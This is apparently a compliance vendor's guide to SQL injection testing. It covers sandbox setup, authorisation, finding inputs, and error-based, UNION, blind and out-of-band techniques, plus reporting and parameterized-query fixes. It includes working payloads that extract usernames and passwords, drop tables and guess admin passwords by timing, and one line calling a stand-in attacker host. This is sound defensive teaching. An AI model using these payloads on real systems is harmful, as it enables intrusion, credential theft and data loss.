

At its heart, testing for SQL injection is about sending carefully crafted inputs to an application to see if you can trick its database. It’s a hands-on method for finding those dangerous cracks in the armour where an attacker could slip through, bypass security, steal data, or even corrupt your entire database. Proactive, effective testing is the single best way to find and fix these critical vulnerabilities before someone else does.
Why SQL Injection Testing Is Non-Negotiable

SQL Injection (SQLi) isn’t just a snippet of malicious code; it’s a direct threat to your business’s integrity and bottom line. An SQLi attack essentially tricks your application into running unintended commands by inserting malicious SQL code into user input fields, like a search bar or login form.
Think of it like this: you ask a librarian to fetch a book by “John Smith,” but you quietly add, “…and also give me the keys to the rare books room.” If the librarian isn’t trained to spot the malicious part of the request, you’ve just gained unauthorised access. That’s exactly how SQL injection works—the attacker’s command piggybacks on a completely normal query.
The Real-World Consequences
A successful SQLi attack is never a minor technical hiccup. It’s a catastrophic business event that can leave deep and lasting scars. The potential fallout is massive, which is why just hoping for the best is never a strategy.
- Massive Data Breaches: Attackers can dump entire databases, exposing sensitive customer information, private financial records, and valuable intellectual property. For example, an attacker could use an injection flaw in a customer search form to extract the
credit_card_numberscolumn from thecustomerstable. - Severe Financial Penalties: Regulatory bodies don’t take data breaches lightly. Non-compliance can lead to staggering fines, especially under frameworks like GDPR where penalties can run into the millions.
- Irreparable Brand Damage: Customer trust is incredibly fragile. A public breach can shatter confidence in your brand overnight, leading to lost customers and a damaged reputation that takes years to rebuild.
For organisations getting ready for the Cyber Resilience Act (CRA), failing to manage vulnerabilities like SQLi is a direct compliance failure. The CRA demands a ‘security-by-design’ approach, making proactive testing not just a best practice but a legal requirement.
Turning Compliance into a Security Advantage
This guide is built on one practical goal: to give you the hands-on skills to find and fix SQLi vulnerabilities before attackers do. When you consistently test for SQL injection, compliance stops being a checkbox exercise and becomes a genuine security advantage. If you want to see how this fits into the bigger picture, you can learn more about where injection attacks feature in the OWASP Top Ten vulnerabilities.
By mastering these techniques, you’re not just protecting your data. You’re building a more resilient and trustworthy product for the EU market.
Setting Up Your Test Environment for Safety and Success
Before you even think about crafting a single SQL injection payload, you need a dedicated space to work in. This isn’t optional. Probing for vulnerabilities on a live production system is a recipe for disaster—you risk data corruption, service outages, and a very awkward conversation with your team.

The goal is to build an isolated replica of your production environment. Think of it as a sandbox. Here, you can launch attacks, try to break things, and see what happens, all without any real-world consequences. A query designed to delete data only wipes the test database, leaving your actual users and their information completely untouched. For example, if you successfully inject '; DROP TABLE users; --, it will only delete the users table in your sandboxed test database, not the live one.
Building Your Isolated Sandbox
A proper test environment isn’t just a copy of the application’s code; it’s a faithful replica of the entire ecosystem, built in a controlled and safe manner.
Your first move is to spin up a dedicated virtual machine (VM) or container. Tools like VirtualBox or Docker are perfect for this, letting you create a completely self-contained system. This isolation is non-negotiable, as it prevents any of your testing activities from spilling over and affecting your local machine or other network resources.
With the VM ready, you need to deploy a clone of your application and its database. This means getting the exact same version of the code that’s running in production onto your VM. You’ll also need a structural copy of the database—all the tables, views, and stored procedures—but populated with non-sensitive, anonymised data.
Using anonymised or synthetic data is an absolute must. Never, ever test with real customer information. A successful injection test could accidentally expose this data, turning a security exercise into a genuine data breach.
Assembling Your Essential Toolkit
With your sandbox environment ready, the next step is getting the right tools to see what’s happening under the hood. To effectively test for SQL injection, you need to intercept and manipulate the traffic flowing between your browser and the test application. This is where a web proxy comes in, acting as a “person-in-the-middle” that lets you inspect and modify every single request and response.
Here’s a quick rundown of the essential tools you’ll need.
| Tool Category | Example Tool | Primary Use | Best For |
|---|---|---|---|
| Web Proxy | Burp Suite (Community) | Intercepting, inspecting, and modifying HTTP/S traffic. | Manual, hands-on testing and payload manipulation. |
| Web Proxy | OWASP ZAP | An open-source alternative to Burp Suite with strong automation. | Teams looking for a free, community-driven tool. |
| Automated Scanner | SQLMap | Automating the detection and exploitation of SQL injection flaws. | Quickly finding common injection points and complex blind SQLi. |
| Browser Tools | Developer Tools (F12) | Inspecting network requests and client-side code directly. | Initial reconnaissance and understanding application flow. |
For manual testing, a tool like Burp Suite is the industry standard. Its "Repeater" function is invaluable. You can capture a legitimate request, like a login attempt, send it to the Repeater, and then tweak the parameters with different payloads. For example, you might change a password parameter to ' OR '1'='1' -- and observe how the server's response changes. Its main open-source rival, OWASP ZAP, offers much of the same functionality and is another excellent choice.
These tools give you the granular control needed to understand exactly how the application behaves when faced with malicious input.
Securing Stakeholder Permission
This might be the most important step of all: get explicit, written authorisation before you start. This isn't just good manners; it's a core principle of ethical security testing and a fundamental requirement for regulations like the Cyber Resilience Act. If you want to dive deeper, you can explore more about the essentials of SQL injection tests and their place in a formal compliance strategy.
Your request for permission should be a clear, concise plan presented to the relevant stakeholders. Make sure it outlines:
- Scope: The exact application components, URLs, and functionalities that will be tested. For example, "We will test the user login, product search, and profile update features at
app.test.com." - Timing: When the testing will happen, ensuring it doesn’t disrupt development sprints or other critical activities.
- Methodology: A high-level overview of the techniques you'll use (e.g., error-based, blind, time-based).
- Environment: A clear confirmation that all testing will be confined to the isolated sandbox you've prepared.
Getting this buy-in transforms your work from potentially unauthorised activity into a recognised and valued part of the development lifecycle. It protects you, the team, and the company, aligning everyone on the shared goal of building a more secure product.
Finding Every Potential SQL Injection Point
Solid SQL injection testing doesn’t start with payloads; it starts with reconnaissance. To find every weak point, you need to think like an attacker and meticulously map every single place your application accepts user data. This process builds a detailed attack surface map that will guide your entire testing strategy.
Your first sweep should always be the obvious suspects—the user-facing inputs that are part of the core application experience. These are the low-hanging fruit and, frankly, the first places any attacker will start poking around.
Starting with the Obvious Entry Points
First things first, catalogue all the visible input fields. Login forms, search bars, contact forms, and newsletter sign-ups are all prime candidates. If a user can type text into it, it’s a potential injection point.
Another classic vector is the URL itself. Pay close attention to any parameters in the address bar, as these are often used to pass data straight into database queries.
For instance, a URL like example.com/products?category=shoes is a direct instruction to the application to query the database for the 'shoes' category. That category parameter is a critical spot to test. A simple, initial probe is to just add a single quote (') to the end of the value: example.com/products?category=shoes'. If the application spits out a database error or the page breaks, you’ve likely found a promising injection point.
Probing Common Input Vectors
Once you have a list of visible inputs, you can start with some basic probes to see how the application reacts. These aren't full-blown attacks, just simple tests to gauge vulnerability.
- Single Quote (
'): As mentioned, this is the classic. It's designed to break an unterminated SQL string, often goading the database into returning an error message that confirms the flaw. A practical example is entering'into a username field on a login page. - Logical Statements: Try injecting simple logical conditions. For example, in a username field, entering
' OR 1=1 --might just log you in as the first user in the database without a password. If it does, it’s a clear sign the backend query was successfully manipulated. - Commenting Characters (
--or#): These characters tell the database to simply ignore the rest of the query. For the login example' OR 1=1 --, the--comments out the part of the original query that would have checked the password.
Remember, the goal of these initial probes isn’t to extract data. It’s to observe behaviour. A detailed database error, a weird change in page content, or an unexpected login are all signs that you're on the right track.
Uncovering Hidden and Overlooked Inputs
Now it’s time to dig deeper. A surprising number of SQL injection vulnerabilities are found in places that aren't immediately obvious. An attacker, however, will scrutinise every bit of data exchanged between the client and the server.
This is where a web proxy like Burp Suite or OWASP ZAP becomes essential. These tools let you intercept and inspect all HTTP traffic, revealing a whole host of hidden entry points.
- Hidden Form Fields: Forms often contain hidden fields that pass data like a product ID or session token to the server. For example, a form might have
<input type="hidden" name="productId" value="123">. You could change this value in your proxy to123'to test for SQLi. - HTTP Headers: Headers like
User-Agent,Referer, and even custom headers can sometimes be logged or processed by the application in an unsafe way, opening them up to injection. An attacker might modify theUser-Agentheader to include a payload like' OR 1=1;--. - Cookie Values: Cookies store stateful info on the client-side. If a cookie’s value is used in a database query without being sanitised, it becomes another attack vector. For example, if a cookie is
userId=5, you could modify it touserId=5'. - API Endpoints: Modern applications are built on APIs. Every single API endpoint that accepts parameters—whether in the URL, the body of a POST request, or headers—is a potential target for SQL injection.
Even as other attack vectors evolve, persistent vulnerabilities like SQL injection remain a massive threat. A recent analysis of 630 cyber incidents found that unpatched SQLi flaws were key enablers for deeper network intrusions, highlighting just how important it is to test beyond the obvious. You can read the full report to understand the evolving state of cyber incidents in Europe.
By mapping out both visible and hidden inputs, you create a complete picture of your application's attack surface. This comprehensive map is the foundation of a methodical testing plan, ensuring no potential entry point is left unchecked.
How to Perform Manual and Automated SQLi Tests
Okay, you’ve mapped out the potential weak spots. Now it’s time for the fun part: moving from theory to active testing. This is where we roll up our sleeves and see if we can actually make the application’s database do things it shouldn’t. We'll start with the hands-on, manual techniques that give you a real feel for how the system responds, then look at how automated tools bring the necessary speed and scale.
The general flow is pretty straightforward. You’re hunting for any place a user can send data to the application and seeing if that data can be misinterpreted as a database command.

As you can see, this isn't just about login forms. You have to be methodical and check everything—URL parameters, API endpoints, the lot. Any input is a potential vector.
Probing with Error-Based Payloads
Error-based injection is often the quickest way to get a "yes" or "no" answer. The whole idea is to send something that deliberately breaks the backend SQL query. If you're lucky, the database will complain loudly, and the application will foolishly display that error message right on the screen.
Think about a product search field. Behind the scenes, a clean query probably looks something like this:SELECT * FROM products WHERE name = 'some_product';
Your first and simplest test is to just inject a single quote (') as the search term. If the application is vulnerable, the backend code smashes your input into its query, resulting in chaos:SELECT * FROM products WHERE name = 'some_product'';
That extra quote is a syntax error. A poorly configured application will spit back a raw database error, maybe something like You have an error in your SQL syntax.... Bingo. That's your confirmation. Those error messages can be a goldmine, leaking table names, column details, and even the database version.
Pulling Out Data with UNION Attacks
Once you've found an injection point, a UNION-based attack is one of the most powerful ways to start extracting data. The UNION operator is designed to combine the results of two different SELECT queries into one. An attacker can hijack this to glue their own malicious query onto the application’s legitimate one.
The trick is that your malicious query must have the exact same number of columns as the original one. How do you figure that out? Trial and error with the ORDER BY clause.
You start injecting payloads and incrementing the number:
' ORDER BY 1--' ORDER BY 2--' ORDER BY 3--
Keep going until the page breaks or errors out. If it breaks when you try ORDER BY 4--, you know the original query returns three columns.
Now you’re ready to build a real UNION payload. Let's say you want to grab usernames and passwords from a users table. Your injection might look like this:' UNION SELECT username, password, NULL FROM users--
Suddenly, the application returns a list of user credentials instead of product info.
Common SQL Injection Payloads and Their Purpose
To give you a better idea of what these injections look like in the wild, here’s a quick-reference table. It shows some common payloads and what a tester is trying to achieve with them.
| Injection Type | Example Payload | Purpose |
|---|---|---|
| Error-Based | ' or " |
Break the query to trigger a revealing database error. |
| UNION-Based | ' UNION SELECT user, pass FROM users-- |
Combine a malicious query with a legitimate one to extract data. |
| Boolean-Based Blind | ' AND 1=1-- |
Ask a true/false question and observe changes in the page response. |
| Time-Based Blind | ' AND IF(1=1, SLEEP(5), 0)-- |
Ask a true/false question and measure response time to infer the answer. |
| Out-of-Band | LOAD_FILE(‘\\attacker.com\file’) |
Force the database to make an external network request to a server you control. |
These are just starting points. Real-world payloads often get much more complex, but they all build on these fundamental ideas.
Dealing with Blind SQL Injection
What if the application gives you nothing? No errors, no weird output, just the same page every time. This is where you have to get clever with blind SQL injection. It’s a slower, more painstaking process, but it can be just as devastating. Instead of seeing the data, you infer it by asking the database a series of true/false questions.
There are two main flavours of blind SQLi:
-
Boolean-Based: You inject a condition and watch to see if the page content changes at all. For example, to guess if the current database user is
'dbo', you could inject' AND (SELECT USER) = 'dbo'--. If the page loads normally, your guess was right. If it shows a "not found" message, you were wrong. -
Time-Based: This is your last resort when the page never changes. You tell the database to pause for a few seconds if a condition is true. If the response is delayed, you have your answer. A payload like
' AND IF(1=1, SLEEP(5), 0)--will cause a five-second delay if the condition (1=1) is true.
Blind SQLi is like playing a game of "20 Questions" with the database. It’s methodical, requires a lot of patience, and feels like you're working in the dark. But with the right script, you can still pull out an entire database one character at a time.
Using Automated Tools for Speed and Scale
Manual testing is fantastic for getting a deep understanding of a vulnerability, but it’s just not practical for large, complex applications. That’s where automated tools like sqlmap are indispensable. These scanners can fire off hundreds of tests against dozens of parameters in minutes, covering everything from simple error-based injections to the most complex, time-based blind scenarios that would take a human days to plod through.
A practical example is running sqlmap -u "http://test.com/products?id=1" which would automatically test the id parameter for dozens of SQLi techniques.
If you’re building a serious testing programme, it’s worth checking out the top automated penetration testing software to see what fits your workflow. Integrating these tools is key to balancing deep manual analysis with broad, efficient coverage. For more on the methodologies behind this, our guide on Dynamic Application Security Testing is a good place to start.
Ultimately, the best approach is a hybrid one. Use automated tools to do the heavy lifting—the initial broad scan to find likely targets. Then, bring in the human expert to do targeted manual testing, verify the findings, figure out the real business impact, and spot the kind of tricky logic flaws that a scanner will always miss.
Turning Your Findings Into Actionable Fixes
Discovering a potential SQL injection flaw is only half the battle. To actually make a difference, you need to turn that finding into a clear, actionable plan that helps developers understand the risk and implement the right fix. This is where you build a solid proof-of-concept, write a great bug report, and guide the team toward secure coding practices.
A successful test doesn't just find a problem; it drives a solution. The goal isn't just to say "this is broken," but to demonstrate precisely how it's broken and provide the exact steps to fix it. This is the difference between a frustrating bug ticket and a valuable security contribution.
Building a Safe and Clear Proof-of-Concept
Your proof-of-concept (PoC) is your evidence. It has to be a simple, repeatable demonstration that the vulnerability you found is real and exploitable. Crucially, a good PoC proves the risk without causing any harm. You should never use a PoC to delete data or access sensitive information beyond what's absolutely necessary to prove the flaw.
Let's say you discovered a UNION-based SQL injection. A safe PoC might just extract the database version or current user.
- Vulnerable Parameter:
productIDin/api/products?productID=123 - Payload:
123' UNION SELECT @@VERSION, NULL, NULL -- - Expected Result: Instead of the product name, the application returns the database software version (e.g., "PostgreSQL 14.5").
This simple demonstration is incredibly powerful. It confirms the vulnerability without touching any actual business data, making it completely safe to include in a report.
Writing a Bug Report Developers Will Appreciate
A well-written bug report is your most important communication tool. Developers are busy, and a vague or confusing report will get pushed straight to the bottom of the backlog. Your report should be a clear, concise recipe for reproducing and fixing the issue.

A great report includes these key elements:
- A Clear Title: "SQL Injection in Product Search Allows Data Extraction."
- The Vulnerable Endpoint: Specify the exact URL and parameter (e.g.,
POST /api/searchparametersearchTerm). - The Exact Payload: Provide the full payload you used, like
' OR 1=1 --. - Steps to Reproduce: A numbered list detailing exactly how to trigger the vulnerability. Example: 1. Navigate to the login page. 2. Enter
' OR '1'='1' --in the username field. 3. Leave the password field blank and click 'Login'. - The Proof-of-Concept: Describe the expected vs. actual results. Show what a normal request does and what your malicious request does.
- Suggested Remediation: Point them toward the solution, which is almost always using parameterized queries.
This level of detail respects the developer's time and empowers them to fix the issue quickly. For those responsible for compliance, you can find more guidance on managing these processes in our article on https://goregulus.com/cra-requirements/cra-vulnerability-handling/.
From Reporting to Remediation
The ultimate goal of testing for sql injection is to get the vulnerability fixed. The gold-standard solution is to stop building SQL queries with string concatenation and start using parameterized queries (also known as prepared statements).
With parameterized queries, you send the SQL query template and the user data to the database separately. The database engine then combines them safely, treating the user input purely as data—never as executable code.
For example, a vulnerable PHP code snippet might look like:$query = "SELECT * FROM users WHERE username = '" . $_POST['username'] . "';";
The secure, parameterized version would be:$stmt = $pdo->prepare("SELECT * FROM users WHERE username = ?");$stmt->execute([$_POST['username']]);
A query built with string concatenation tells the database: "Run this command I've built for you." A parameterized query says: "Here is a command template and here is some data. I want you to run the command using this data." That distinction is the foundation of SQL injection prevention.
For remediation to be effective, it’s also important to address the root cause. Often, SQL injection is a symptom of poor input handling. Addressing underlying weaknesses like common data validation mistakes is crucial for implementing lasting fixes and building a more resilient application architecture.
Answering Your SQL Injection Testing Questions
Even with a detailed guide, questions always pop up once a team gets hands-on with SQL injection testing. This final section tackles some of the most common queries we hear, giving you clear, direct answers to help you handle the nuances and keep your security practices sharp.
Think of this as your go-to reference for those "what if" scenarios. Getting these details right is the difference between just running tests and building a security process that actually works.
How Often Should We Perform SQL Injection Testing?
SQL injection testing should never be a one-time event. To be effective, it has to be woven into your development lifecycle, catching vulnerabilities long before they ever see a production server.
Best practice means testing at several key moments:
- Continuously during development: Automated tools like Static Application Security Testing (SAST) and Dynamic Application Security Testing (DAST) should be scanning code as it’s written. For example, integrating a SAST scanner into your CI/CD pipeline to check every code commit.
- Before every major release: A dedicated security review or penetration test should be a gatekeeper for any significant new feature. No exceptions.
- Periodically for in-depth checks: Schedule a comprehensive penetration test at least quarterly or annually. These deep dives are where you find the complex flaws that automated tools almost always miss.
Regulations like the Cyber Resilience Act (CRA) demand continuous vulnerability management. This makes regular, automated scanning the new baseline for compliance, shifting security from a reactive chore to a proactive habit.
What Is the Difference Between Blind and Error-Based SQLi?
The main difference is all about server feedback. One type is chatty and tells you everything; the other gives you the silent treatment, forcing you to get creative.
With Error-Based SQLi, the application is your talkative friend. Send it a malicious payload, and it spits back a detailed database error message. This direct feedback is gold—it not only confirms the vulnerability but often leaks valuable intel about the database structure, like table and column names. It’s an explicit "you got me."
With Blind SQLi, the server clams up. No errors, no obvious clues. You have to infer what's happening indirectly by asking a series of clever questions:
- Boolean-based: You inject true/false questions and watch for tiny changes in the page content. For instance, does the page render differently if
1=1is true versus1=2? - Time-based: You tell the database to pause for a few seconds if a certain condition is true. Then you just measure the response time. A long delay is your "yes." A practical example is injecting
' AND IF(SUBSTRING((SELECT password FROM users WHERE username='admin'),1,1)='a', SLEEP(5), 0)--to check if the first character of the admin's password is 'a'.
Can a Web Application Firewall Prevent All SQL Injection Attacks?
A Web Application Firewall (WAF) is a fantastic layer of defence, but it’s not a silver bullet. Don’t ever think of it as a substitute for secure code. A WAF is like a bouncer at the front door checking IDs—it's great at stopping common, known troublemakers. For example, it will likely block a simple payload like ' OR 1=1 --.
The problem is, determined attackers are always finding new ways to sneak past the bouncer. They might disguise their payloads (e.g., ' OR '1'='1) or use obscure syntax that the WAF's rules don't recognise. The only reliable prevention is to fix the vulnerability at its source by using parameterised queries (also known as prepared statements).
This approach lines up perfectly with the 'security-by-design' principle championed by the CRA, which insists that products must be inherently secure, not just shielded by external tools.
Is It Legal to Test Any Website for SQL Injection?
Absolutely not. Let me be crystal clear on this: performing security tests on any website, application, or network without explicit, written permission from the owner is illegal in most countries. Unauthorised testing is a fast track to serious legal trouble, including hefty fines and even jail time.
The techniques in this guide are strictly for testing applications you own or have formal, documented authorisation to assess. This means working on your company’s own products in a sanctioned test environment, participating in an official bug bounty programme, or conducting a professional penetration test under contract.
Always, always get it in writing before you start.
Navigating Cyber Resilience Act compliance can be complex, but you don't have to do it alone. Regulus provides a clear, step-by-step platform to assess CRA applicability, map requirements, and generate the necessary documentation. Turn regulatory hurdles into a competitive advantage by visiting https://goregulus.com to see how we can help.


